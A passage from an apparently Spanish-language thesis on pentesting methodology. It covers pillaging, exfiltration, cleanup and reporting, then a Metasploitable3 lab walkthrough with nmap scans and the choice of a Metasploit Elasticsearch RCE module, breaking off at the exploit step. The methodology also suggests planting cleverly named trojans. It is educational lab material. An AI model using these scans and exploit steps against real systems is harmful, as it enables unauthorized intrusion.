Un host atacado que ejecute servicios de directorio puede permitir enumerar cuentas de usuario, hosts y servicios para ataques adicionales. Además, los detalles de los usuarios que se encuentran en los servicios de directorio podrían ser utilizados para Ingeniería Social y ataques de *phishing*.

2.6.3. PILLAGING.

Pillaging se refiere a la obtención de información relevante para las metas definidas en la fase de previa a la evaluación (archivos que contienen información personal, información de tarjetas de crédito, contraseñas, etcétera.) de hosts comprometidos. Esta información podría obtenerse con el propósito de cumplir estas metas o como parte del proceso de pivote para obtener un mayor acceso a la red. La ubicación de estos datos variará según el tipo de datos, el rol del host y otras circunstancias. El conocimiento sobre aplicaciones de uso común, software de servidor y *middleware* es muy importante, ya que la mayoría de las aplicaciones almacenan sus datos en diferentes formatos y ubicaciones. Por otra parte, es posible que se necesiten herramientas especializadas para obtener, extraer o leer los datos objetivo de algunos sistemas.

2.6.3.1. PROGRAMAS Y SERVICIOS INSTALADOS.

Los programas instalados pueden proporcionar información sobre el propósito del sistema, el software y los servicios con los que interactúa. Esta información también puede revelar contramedidas potenciales que podrían existir y que pueden obstaculizar una mayor explotación de la red objetivo y sus sistemas.

Por otra parte, los servicios en un host particular pueden servir al propio host u otros hosts en la red objetivo. Es necesario crear un perfil de cada host objetivo, teniendo en cuenta la configuración de estos servicios, su propósito y cómo pueden ser potencialmente utilizados para alcanzar las metas de evaluación o penetrar más en la red.

Servicios de seguridad.

Los servicios de seguridad comprenden el software diseñado para mantener a un atacante fuera de los sistemas y mantener la seguridad de los datos. La identificación servicios de seguridad en un host objetivo da una idea de qué esperar al apuntar a otras máquinas en la red. Además, da una idea de qué alertas pueden haberse desencadenado durante la prueba, las cuales pueden discutirse con el cliente para la actualización de sus políticas de seguridad.

Compartición de archivos / impresoras.

Los servidores de archivos e impresión a menudo contienen datos objetivo o permiten penetrar aún más en la red o hosts objetivo. Debe examinarse cualquier archivo compartido, listas de control de acceso y permisos o cualquier otro recurso que pudiera aportar información relevante. Además, debe considerarse colocar troyanos con nombres inteligentes para que sean ejecutados por parte de los usuarios para continuar escalando el ataque.

Servidores de base de datos.

Las bases de datos contienen una gran cantidad de información que puede ser usada para para mostrar el riesgo, alcanzar las metas de evaluación, determinar la configuración y función de los servicios o penetrar aún más en la red. Listar los nombres de las diferentes bases de datos presentes puede ayudar a determinar su propósito, determinar el tipo de datos presentes y ayudar a priorizar objetivos. Por otra parte, los nombres y metadatos de las tablas pueden ayudar a elegir objetivos y buscar datos específicos. Además, en muchas bases de datos es posible buscar todos los nombres de columna de las tablas con un solo comando, lo cual también se puede aprovechar para encontrar

datos específicos. Por último, otra información relevante pueden ser los permisos de tabla y base de datos, usuarios de la base de datos, contraseñas, grupos y roles.

Servidores de directorio.

Los objetivos principales de un servicio de directorio es proporcionar información a los servicios y hosts para referencia o autenticación. El compromiso de este servicio puede permitir el control de todos los hosts que dependen del servicio y proporcionar información que podría usarse para promover un ataque.

Servidores de nombre.

El servidor de nombres brinda resolución al host y a los servicios en función de los tipos de registros que sirve. La enumeración de registros y controles puede proporcionar una lista de objetivos y servicios para priorizar y atacar a fin de penetrar aún más en la infraestructura. La capacidad de modificar y agregar registros se puede utilizar para mostrar riesgo de denegación de servicio, así como para ayudar a interceptar el tráfico de la red.

Servicios de implementación.

La identificación de los servicios de implementación permite el acceso y la enumeración de archivos de respuesta desatendida, permiso en archivos, actualizaciones / aplicaciones incluidas y versiones. Esta información se puede utilizar para penetrar aún más en una red, instalar un backdoor y modificar los servicios para hacerlos vulnerables al ataque.

Servidor de gestión de código fuente.

La identificación de los sistemas de gestión del código fuente puede permitir enumerar proyectos de la empresa (información confidencial), modificar archivos de código fuente (se mostraría que el atacante es capaz de afectar al sistema), enumerar desarrolladores (lo cual podría abrir vías de ataque de ingeniería social) y enumerar configuraciones.

Servidor de configuración de host dinámico (DHCP).

La identificación del servicio de configuración de host dinámico o el uso del servicio por parte del host comprometido permite la enumeración configuraciones, opciones y IPs asignadas. Además, el control del servicio se puede usar para mostrar el riesgo de denegación de servicio y para el uso en ataques *MitM* de los hosts y servicios en la red comprometida.

Servicios de mensajería.

La identificación de servicios de mensajería puede permitir compromiso de credenciales, identificar servicios de directorio, acceso a información confidencial, identificación de hosts en la red e identificación de relaciones comerciales y de sistemas.

Monitoreo y gestión (SNMP, SSH, telnet, etcétera).

La identificación de servicios o software del cliente con fines de supervisión o administración puede proporcionar identificación de servidores y servicios adicionales en la red objetivo, además los parámetros de configuración obtenidos pueden proporcionar acceso a otros hosts de destino y determinar qué acciones realizadas por el probador pueden ser detectadas por el cliente.

Sistemas de *backup*.

La identificación de los servicios o software del cliente con el fin de realizar copias de seguridad de los datos brinda una gran oportunidad a los atacantes, ya que estos sistemas requieren acceso a los datos y sistemas a los que respaldan. La información obtenida de estos servicios puede

usarse para mostrar el riesgo de confidencialidad, integridad y acceso al sistema. Además, el acceso a las copias de seguridad también puede brindar la oportunidad de introducir configuraciones incorrectas, software vulnerable o puertas traseras en los sistemas del cliente.

2.6.3.2. INFORMACIÓN SENSIBLE.

A continuación, se comentan otras prácticas alternativas para la obtención de información sensible.

***Key-logging*.**

Al monitorear las pulsaciones de teclas, es posible detectar información confidencial, incluidas contraseñas y PII. Antes de aplicar este tipo de técnica debe revisarse con especial cuidado su legalidad en el contexto de la prueba.

La captura de pantalla.

La captura de pantalla se puede usar para mostrar evidencia de compromiso, así como el acceso a información que se puede mostrar en pantalla cuando a través de otros medios no es posible su acceso.

Captura de tráfico de red.

La captura de tráfico de red se puede usar dependiendo de los controles en la red y el entorno para identificar hosts en la red, identificar servicios, interceptar datos, identificar relaciones entre hosts y captura de credenciales. Por otro lado, Se debe tener cuidado de capturar únicamente el tráfico cubierto bajo el alcance del compromiso.

2.6.3.3. INFORMACIÓN DEL USUARIO.

En esta sección, el enfoque principal es la información de los sistemas relacionada con cuentas de usuario presentes en el sistema o que se han conectado de forma remota y han dejado alguna huella que pueda recopilarse y analizar.

En sistema.

Algunas de los datos útiles presentes en el sistema pueden ser: archivos de historial (los comandos ejecutados pueden revelar información sensible del sistema), claves de cifrado (SSH, PGP / GPG), documentos interesantes (.doc / x, .xls / x, contraseña.), parámetros de configuración y permisos de red.

Navegadores web.

Algunos datos relevantes que pueden obtenerse de los navegadores web son: el historial de navegación, historial de descargas, marcadores, extensiones, *proxies* y credenciales.

2.6.4. EXFILTRACIÓN DE DATOS.

De cada una de las áreas donde se ha logrado el acceso, se deben crear rutas de exfiltración completas para llegar al mundo exterior. El mapeo de rutas de exfiltración debe producirse sustentándose en una infraestructura que se ajuste a los criterios acordados con el cliente (es decir, los datos se exfiltran normalmente a un servidor bajo el control total del verificador donde el cliente tendrá acceso y derecho de propiedad de los datos). Por otra parte, La exfiltración en sí misma debe simular las estrategias de exfiltración utilizadas por los actores de amenaza correspondientes al modelado de amenazas realizado. el objetivo principal es ver si realmente funcionan los controles actuales para detectar y bloquear información sensible que deja la organización, así como ejercitar

los equipos de respuesta (si se ha detectado algo) en términos de cómo reaccionan a tales alertas y cómo se investigan y mitigan los eventos.

2.6.5. LIMPIEZA.

Por último, el proceso de limpieza cubre los requisitos de limpieza en los sistemas una vez que se ha completado la prueba de penetración. Deben eliminarse todos los ejecutables, scripts, *backdoors*, cuentas de usuario creadas y archivos temporales de los sistemas comprometidos. Además, deben restablecerse todas las configuraciones, en los sistemas y aplicaciones, a los valores previos a la prueba.

2.7. REPORTE.

En esta sección se definen los criterios básicos para la realización informes de pruebas de penetración. El informe se divide en dos secciones principales para comunicar a varias audiencias los objetivos, métodos y resultados de las pruebas realizadas.

2.7.1. SUMARIO EJECUTIVO.

Esta sección del informe se comunican los objetivos específicos de la prueba de penetración y los hallazgos de alto nivel en la ejecución de la prueba. La sección está dirigida hacia aquellos que estén a cargo de la supervisión y la visión estratégica del programa de seguridad, así como cualquier miembro de la organización que pueda verse afectado por las amenazas identificadas. El resumen ejecutivo debe contener las siguientes secciones descritas a continuación.

- **Trasfondo:** el trasfondo debe explicar el propósito general de la prueba. Los detalles sobre los términos identificados dentro de la fase previa al compromiso relacionados con el riesgo, las contramedidas y las metas de la prueba deben estar presentes para conectar al lector con los objetivos generales de la prueba y los resultados obtenidos.

- **Postura general:** en esta área debe describirse la efectividad general de la prueba y la capacidad de los examinadores para lograr los objetivos establecidos en las sesiones previas al compromiso. De esta forma, debe aportarse una breve descripción de los problemas sistémicos identificados a través del proceso de prueba, así como una descripción de la capacidad de acceder a la información valiosa e identificar un impacto potencial para el negocio.

- **Perfil de riesgo:** el perfil general de riesgo será identificado y explicado en esta sección. El riego debe ser descrito basándose en el mecanismo de puntuación y seguimiento del riesgo descrito al cliente en la sección previa al compromiso. El puntaje de riesgo debe basarse en las capacidades de los controles de seguridad y la magnitud del impacto que sufriría el negocio del cliente en caso de que dichos controles de seguridad se vean comprometidos.

  Un ejemplo de puntación es el siguiente:

  - Riesgo extremo (13-15)
  - Riesgo alto (10-12)
  - Riesgo elevado (7-9)
  - Riesgo moderado (4-6)
  - Riesgo bajo (1-3)

- **Hallazgos generales:** los hallazgos generales proporcionan un resumen de los problemas encontrados durante la prueba de penetración en un formato básico y estadístico. Las representaciones gráficas de los objetivos evaluados, los resultados de las pruebas, los procesos, los escenarios de ataque, las tasas de éxito y otras métricas, tal como se definieron en la reunión previa al compromiso, deben estar presentes. Además, la causa de los

problemas debe presentarse en un formato fácil de leer. Adicionalmente, también pueden ser incluidas métricas que muestren la efectividad de las contramedidas.

- **Sumario de recomendaciones:** la sección de recomendaciones del informe debe proporcionar una comprensión de alto nivel de las tareas necesarias para resolver los riesgos identificados y el nivel general de esfuerzo requerido para implementar las soluciones sugeridas. Esta sección también identificará los mecanismos de ponderación utilizados para priorizar el orden de tareas de la hoja de ruta descrita a continuación.

- **Hoja de ruta estratégica:** la hoja de ruta debe incluir un plan priorizado para corregir los elementos inseguros encontrados y deben sopesarse junto a los objetivos/nivel de impacto potencial del negocio. Por otra parte, el desarrollo de esta sección debe basarse en las metas identificadas, así como en la matriz de amenazas de la sección de modelado de amenazas. De esta forma, al estructurarse en tareas predefinidas basadas en tiempo y objetivos, esta sección creará un camino incremental a seguir por el cliente.

2.7.2. REPORTE TÉCNICO.

Esta sección comunicará al lector los detalles técnicos de la prueba y todos los elementos acordados como indicadores clave de éxito dentro del ejercicio previo al compromiso. La sección describirá en detalle el alcance, la información recopilada, la ruta de ataque, el impacto y las sugerencias de corrección de la prueba.

Introducción.

La sección de introducción del informe técnico pretende ser un inventario inicial de:

- Personal del cliente y del equipo de penetración involucrado en las pruebas
- Información de contacto
- Activos involucrados en las pruebas
- Objetivos de la prueba
- Alcance de la prueba
- Fuerza de la prueba
- Enfoque
- Estructura de amenazas y calificaciones

Esta sección debe ser una referencia para los recursos específicos involucrados en las pruebas y el alcance técnico general de la prueba.

Recopilación de información.

En esta sección, se deben escribir una serie de elementos para mostrarle al cliente la extensión de la información pública y privada disponible mediante la ejecución de la fase de recopilación de información. Como mínimo, los resultados identificados deben presentarse en las cuatro categorías básicas descritas a continuación.

- **Información pasiva:** esta sección se centrará en los métodos y resultados de la recolección de información pasiva para perfilar la tecnología de la infraestructura del cliente.

- **Información activa:** esta sección se centrará en los métodos y resultado de la recolección de información activa para perfilar la tecnología de la infraestructura del cliente.

- **Información corporativa:** en esta sección se presenta la información sobre la estructura de la organización, las unidades de negocio, la participación en el mercado y otras funciones corporativas que deben vincularse tanto al proceso comercial como a los activos físicos previamente identificados puestos a prueba.

- **Información del personal:** esta sección debe mostrar la recopilación de información como depósitos de empleados públicos y privados, repositorios de correo, organigramas y otros elementos que conducen a la conexión del empleado con la empresa.

Evaluación de vulnerabilidades.

En esta sección, debe estar presente una definición de los métodos utilizados para identificar las vulnerabilidades, así como la evidencia y clasificación de vulnerabilidades. Además, esta sección debe incluir niveles de clasificación de vulnerabilidad, vulnerabilidades técnicas, vulnerabilidades lógicas y un sumario de resultados.

Confirmación vulnerabilidades:

Esta sección debe revisar, en detalle, todos los pasos tomados para confirmar la vulnerabilidad definida. De esta manera, debe describirse la cronología de explotación, los objetivos seleccionados para la explotación y las actividades de explotación realizadas.

Post-explotación:

Si bien las secciones anteriores transmiten la naturaleza técnica de las vulnerabilidades y la capacidad de aprovechar con éxito estos defectos, la sección de post explotación debe vincular la capacidad de explotación con el riesgo real para la empresa. En esta área, los siguientes elementos se deben describir y evidenciar:

- Ruta de escalada de privilegios.
- Adquisición de información crítica definida por el cliente.
- Valor de la información.
- Acceso a los sistemas centrales de negocios.
- Acceso a conjuntos de datos protegidos por cumplimiento.
- Información adicional / Sistemas accedidos.
- Capacidad de persistencia.
- Posibilidad de exfiltración.
- Eficacia de las contramedidas.

Riesgo.

Una vez que el impacto directo al negocio se califica a través de la evidencia existente en las secciones de vulnerabilidad, explotación y post-explotación, la cuantificación del riesgo puede llevarse a cabo. En esta sección, los resultados anteriores se combinan con los valores de riesgo, la criticidad de la información, la valoración corporativa y el impacto empresarial derivado de la sección previa al compromiso. Esto da al cliente la capacidad de identificar, visualizar y monetizar las vulnerabilidades encontradas durante las pruebas y sopesar de manera efectiva su resolución con sus objetivos comerciales.

Conclusión.

Esta última sección del reporte técnico debe proporcionar una visión final de la prueba. Es recomendable que el contenido de la sección se repase las diferentes partes de la prueba y que respalde el crecimiento de la postura de seguridad del cliente.

3. APLICACIÓN PRÁCTICA DE UN PENTEST.

En esta sección se pretenden aplicar los conceptos explicados en las anteriores secciones en un entorno controlado. Se explicará primero el entorno de pruebas. A continuación, se comentan los retos y objetivos de la prueba. Finalmente, se describe y detalla el proceso práctico correspondiente a las pruebas exitosas que han permitido la explotación de las vulnerabilidades y la consecución de los objetivos.

3.1. ENTORNO DE PRUEBAS. METASPLOITABLE3.

Para la puesta en práctica de algunas de las técnicas de las fases de recolección de información, análisis de vulnerabilidades, explotación y post-explotación se ha escogido como entorno de pruebas Metasploitable3.

Metasploitable3 es una máquina virtual basada en Windows Server 2008 R2 construida con una gran cantidad de vulnerabilidades de seguridad y está destinada a ser un objetivo para probar *exploits* con *Metasploit*.

Metasploitable3 presenta vulnerabilidades las cuales requieren distintos niveles de habilidad para ser explotadas. Por ejemplo, algunas vulnerabilidades pueden ser explotadas con un único módulo de *Metasploit* y otras no. Además, los servicios de privilegios elevados están protegidos por un *firewall*, por lo que si se quiere acceder a estos servicios habrá que encontrar la forma de sobrepasar el firewall.

Por otra parte, *Metasploitable3* presenta *flags* a lo largo de todo el sistema que cumplen el rol de información corporativa. Cada uno de estos *flags* es una imagen de una carta de póker diferente y se encuentra ofuscado o requiere permisos elevados para su acceso. Por tanto, acceder a estos *flags* ejercita técnicas de la fase de post-explotación y puede requerir algo de conocimiento de ingeniería inversa.

Los detalles de la instalación de Metasploitable3 pueden ser consultados en https://github.com/rapid7/metasploitable3.

Setup.

Para la realización de las pruebas se encuentran configuradas dos máquinas virtuales en VirtualBox (Kali Linux y Metasploitable3) en la misma red NAT 10.0.2.0 / 24.

3.2. OBJETIVOS.

Para la realización de las pruebas el objetivo fundamental es aprender a usar algunas de las herramientas básicas de Kali Linux como *Metasploit* y *Nmap*. Por otra parte, el cumplimiento absoluto de los objetivos sería la obtención de privilegios de administrador en la máquina vulnerable y la captura de todos los *flags*.

3.3. PROCESO REALIZADO.

A continuación, se relatan las acciones del proceso de la aplicación práctica en el orden estricto en el que fueron realizadas y detallando cada uno de los comandos utilizados.

3.3.1. RECOPILACIÓN DE INFORMACIÓN Y ANÁLISIS DE VULNERABILIDADES.

En esta sección se realizan los procesos de descubrimiento de host, escaneo de puertos e investigación de vulnerabilidades.

DESCUBRIMIENTO DEL HOST.

Abrimos una terminal y ejecutamos el siguiente comando de *Nmap* para escanear la red 10.0.2.0/24 en busca de hosts:

nmap -sn -n -v 10.0.2.1/24

- -sn: para no realizar un escaneo de puertos después del host Discovery.
- -n: para no realizar resolución inversa DNS sobre la IP del host.
- -v: nivel de verbosidad 1.



Figura 1

Obtenemos dos hosts: 10.0.2.5 (figura 1) y 10.0.2.15, el cual sabemos que es Kali Linux usando ***ifconfig***. Por tanto, determinamos por descarte que el objetivo es 10.0.2.5.

Otra opción para determinar el host objetivo, en caso de haber más hosts presentes, sería realizar un *fingerprinting* de SO o de servicios si conocemos información previa del objetivo para contrastar con los resultados:

nmap -A -n -v 10.0.2.5

- -A: activa la detección del SO y versiones.
- Al no definir otras opciones se realiza el escaneo de puertos por defecto.

Obtenemos como salida información detallada de algunos servicios y la identificación del SO:



Figura 2

Figura 3



Figura 4

Nmap ha sabido determinar que se trata de un Windows (figura 3) pero no de que versión se trata. Por otra parte, observamos que las *"Aggressive OS guesses"* (figura 4) no van desencaminadas al tratarse de un Windows server 2008.

Una vez determinado nuestro objetivo (10.0.2.5), procedemos a realizar un escaneo de puertos.

ESCANEO DE PUERTOS.

Una opción es realizar un primer escaneo de puertos rápido e investigar los puertos detectados mientras realizamos un escaneo más extenso:

nmap -F -sS -n -v –reason –open 10.0.2.5

- -F: *fast mode*, escanea menos puertos que por defecto.
- -sS: técnica de análisis TCP SYN.
- --open: solo muestra los puertos abiertos (o posiblemente abiertos).
- --reason: muestra la razón por la que se ha determinado el estado del puerto.

Realizamos un escaneo de todos los puertos y exportamos los resultados a un archivo XML:

nmap -p- -sS -n -v –reason –open -oX ms3-ports.xml –stylesheet=nmap.xml 10.0.2.5

- -p: determina sobre que puertos realizar el escaneo (en este caso todos, -p-, del 1 al 65535).
- -oX: guardar la salida en formato XML en el archivo indicado.
- -- stylesheet: convierte la salida de XML a HTML según la hoja de estilo XSL indicada.

Una vez terminado el escaneo de todos los puertos, el cual puede durar varias horas, procedemos a exportar los resultados del archivo *ms3_ports.xml* en la base de datos de *Metasploit* para acceder a los resultados cuando los necesitemos:

- Abrimos una terminal y seleccionamos un directorio de trabajo: ***cd Documents/ms3***
- Metasploit utiliza el servicio PostgreSQL como base de datos, por lo que es necesario iniciarlo: ***service postgresql start***
- En su primer uso de Metasploit es necesario iniciar la base de datos: ***msfdb init***
- Accedemos a la consola de Metasploit: ***msfconsole***
- Creamos un workspace: ***workspace –add ms3***
- Importamos el archivo XML: ***db_import ms3-ports***
- Observamos que se ha llenado la tabla de servicios ejecutando el comando ***services***



Figura 5

Como podemos ver en la figura 5, la IP del objetivo es distinta (10.0.2.4) debido a que el DHCP está habilitado y el escaneo de todos los puertos fue realizado cuando el objetivo tenía esta IP.

Procedemos ahora a realizar un escaneo de servicio/versión de los puertos encontrados:

db_nmap -sS -sV -sC -v -n -p 22, 1617, 4848, 5985, 8020, 8022, 8027, 8080, 8282, 8383, 8585, 9200, 49153, 49154, 49200,49202 10.0.2.5

- -sV: Escaneo de servicio/versión para puertos abiertos
- -sC: Uso de los scripts por defecto para establecer la versión.
- El comando *db_nmap* es equivalente a *nmap* pero llena las tablas de la base de datos de *Metasploit* con sus resultados.

Tras este escaneo observamos que se ha actualizado la tabla de servicios con las versiones identificadas:

```
Services
========

host      port   proto  name      state     info
----      ----   -----  ----      -----     ----
10.0.2.5  22     tcp    ssh       open      OpenSSH 7.1 protocol 2.0
10.0.2.5  1617   tcp    java-rmi  open      Java RMI Registry
10.0.2.5  4848   tcp    ssl/http  open      Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
10.0.2.5  5985   tcp    http      open      Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.2.5  8020   tcp    http      open      Apache httpd
10.0.2.5  8022   tcp    http      open      Apache Tomcat/Coyote JSP engine 1.1
10.0.2.5  8027   tcp              open
10.0.2.5  8080   tcp    http      open      Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
10.0.2.5  8282   tcp    http      open      Apache Tomcat/Coyote JSP engine 1.1
10.0.2.5  8383   tcp    ssl/http  open      Apache httpd
10.0.2.5  8585   tcp    http      open      Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
10.0.2.5  9200   tcp    http      open      Elasticsearch REST API 1.1.1 name: Blindside; Lucene 4.7
10.0.2.5  49153  tcp    msrpc     open      Microsoft Windows RPC
10.0.2.5  49154  tcp    msrpc     open      Microsoft Windows RPC
10.0.2.5  49200  tcp              filtered
10.0.2.5  49202  tcp    unknown   filtered
```

Figura 6

Una vez identificadas las versiones de los servicios, realizamos un escaneo de puertos UDP dado que solo estábamos realizando escaneos basados en TCP (-sS):

db_nmap -sU -n -v –open –reason

- -sU: escaneo UDP

Pero *Nmap* no es capaz de determinar ningún puerto usando el protocolo UDP. Por tanto, procedemos a realizar una investigación de vulnerabilidades basada en la información recopilada hasta ahora.

INVESTIGACIÓN DE VULNERABILIDADES.

Al realizar unas búsquedas rápidas basadas en la información de las tablas obtenemos las siguientes informaciones sobre los servicios:

OpenSSH 7.1P2. Puerto 22.

Este servicio permite controlar el servidor por completo mediante un intérprete de comandos. Se han encontrado dos vulnerabilidades, CVE-2016-1908 y CVE-2016-8858, pero ninguna de ellas proporciona acceso ni tiene un módulo de *Metasploit* para su explotación. Aun así, un ataque por fuerza bruta a este servicio para lograr autentificarse proporcionaría un acceso elevado al sistema.

Oracle *GlashFish* 4.0. Puerto 8080.

GlassFish es un servidor de aplicaciones que implementa las tecnologías definidas en la plataforma JavaEE y permite ejecutar aplicaciones que siguen esta especificación. Se ha encontrado la vulnerabilidad CVE-2011-0807 y además existen 2 módulos de *Metasploit* dedicados a explotar esta vulnerabilidad. Según este link la vulnerabilidad permite la ejecución de código remoto, aunque requiere autentificarse en el servicio.

Microsoft HTTPAPI httpd 2.0. Puerto 5985.

Parece ser que se trata de una API para que aplicaciones se comuniquen mediante HTTP. *Httpd* hace referencia a HTTP Daemon, por tanto, se trata de un servicio usado por un servidor web para atender peticiones. No se ha encontrado ninguna vulnerabilidad y no queda claro el propósito de este servicio.

Apache Tomcat/Coyote JSP engine 1.1. Puertos 8282 y 8022.

Tomcat es un contenedor de Java *servlets*. Mientras que Coyote es el conector HTTP que está integrado en Tomcat y proporciona a Tomcat una interfaz a la que los navegadores pueden conectarse. JSP hace referencia a *JavaServerPage*. Lo cual significa que toda página toda página web accedida en este servicio se arma mediante una aplicación web Java. No está identificada la versión del servidor por lo que quizá sea necesario un análisis posterior para identificar vulnerabilidades.

Elasticsearch REST API 1.1.1. Puerto 9200.

Se trata de un motor de búsqueda con una interfaz web *RESTful*. Se la vulnerabilidad CVE-2014-3120 la cual permite ejecutar código Java. Además, no se requiere autentificarse en el servicio y hay disponible un módulo de *Metasploit* para su explotación. Parece un buen vector de ataque inicial.

Otros servicios.

No se encuentra información relevante.

3.3.2. EXPLOTACIÓN / POST-EXPLOTACIÓN.

En la consola de *Metasploit* buscamos módulo para la explotación:

```
msf > search Elasticsearch

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/scanner/elasticsearch/indices_enum                   normal     ElasticSearch Indices Enumerati
on Utility
   auxiliary/scanner/http/elasticsearch_traversal                 normal     ElasticSearch Snapshot API Dire
ctory Traversal
   exploit/multi/elasticsearch/script_mvel_rce   2013-12-09       excellent  ElasticSearch Dynamic Script Ar
bitrary Java Execution
   exploit/multi/elasticsearch/search_groovy_script  2015-02-11   excellent  ElasticSearch Search Groovy San
dbox Bypass
   exploit/multi/misc/xdh_x_exec                 2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot I
RC Bot Remote Code Execution
```

Figura 7

En la salida (figura 7) encontramos el módulo: *“exploit/multi/elasticsearch/script_mvel_rce”*, cuya descripción indica que permite la ejecución de código java arbitrario. Por tanto, se trata del módulo buscado y procedemos a usarlo: ***use exploit/multi/elasticsearch/script_mvel_rce***

Ya dentro del módulo, ejecutamos el comando ***info***, el cual nos muestra en detalle información del módulo:



Figura 8

Entre esta información (figura 8) se encuentran las opciones básicas del módulo (también accesibles ejecutando ***show options***). De las cuales nos interesan RHOST (host remoto objetivo) y RPORT (puerto remoto). Observamos que la opción RPORT se encuentra bien establecida (puerto 9200) pero hace falta modificar RHOST: ***set RHOST 10.0.2.5***

Una vez establecida la configuración necesaria del módulo ejecutamos el comando *exploit*:

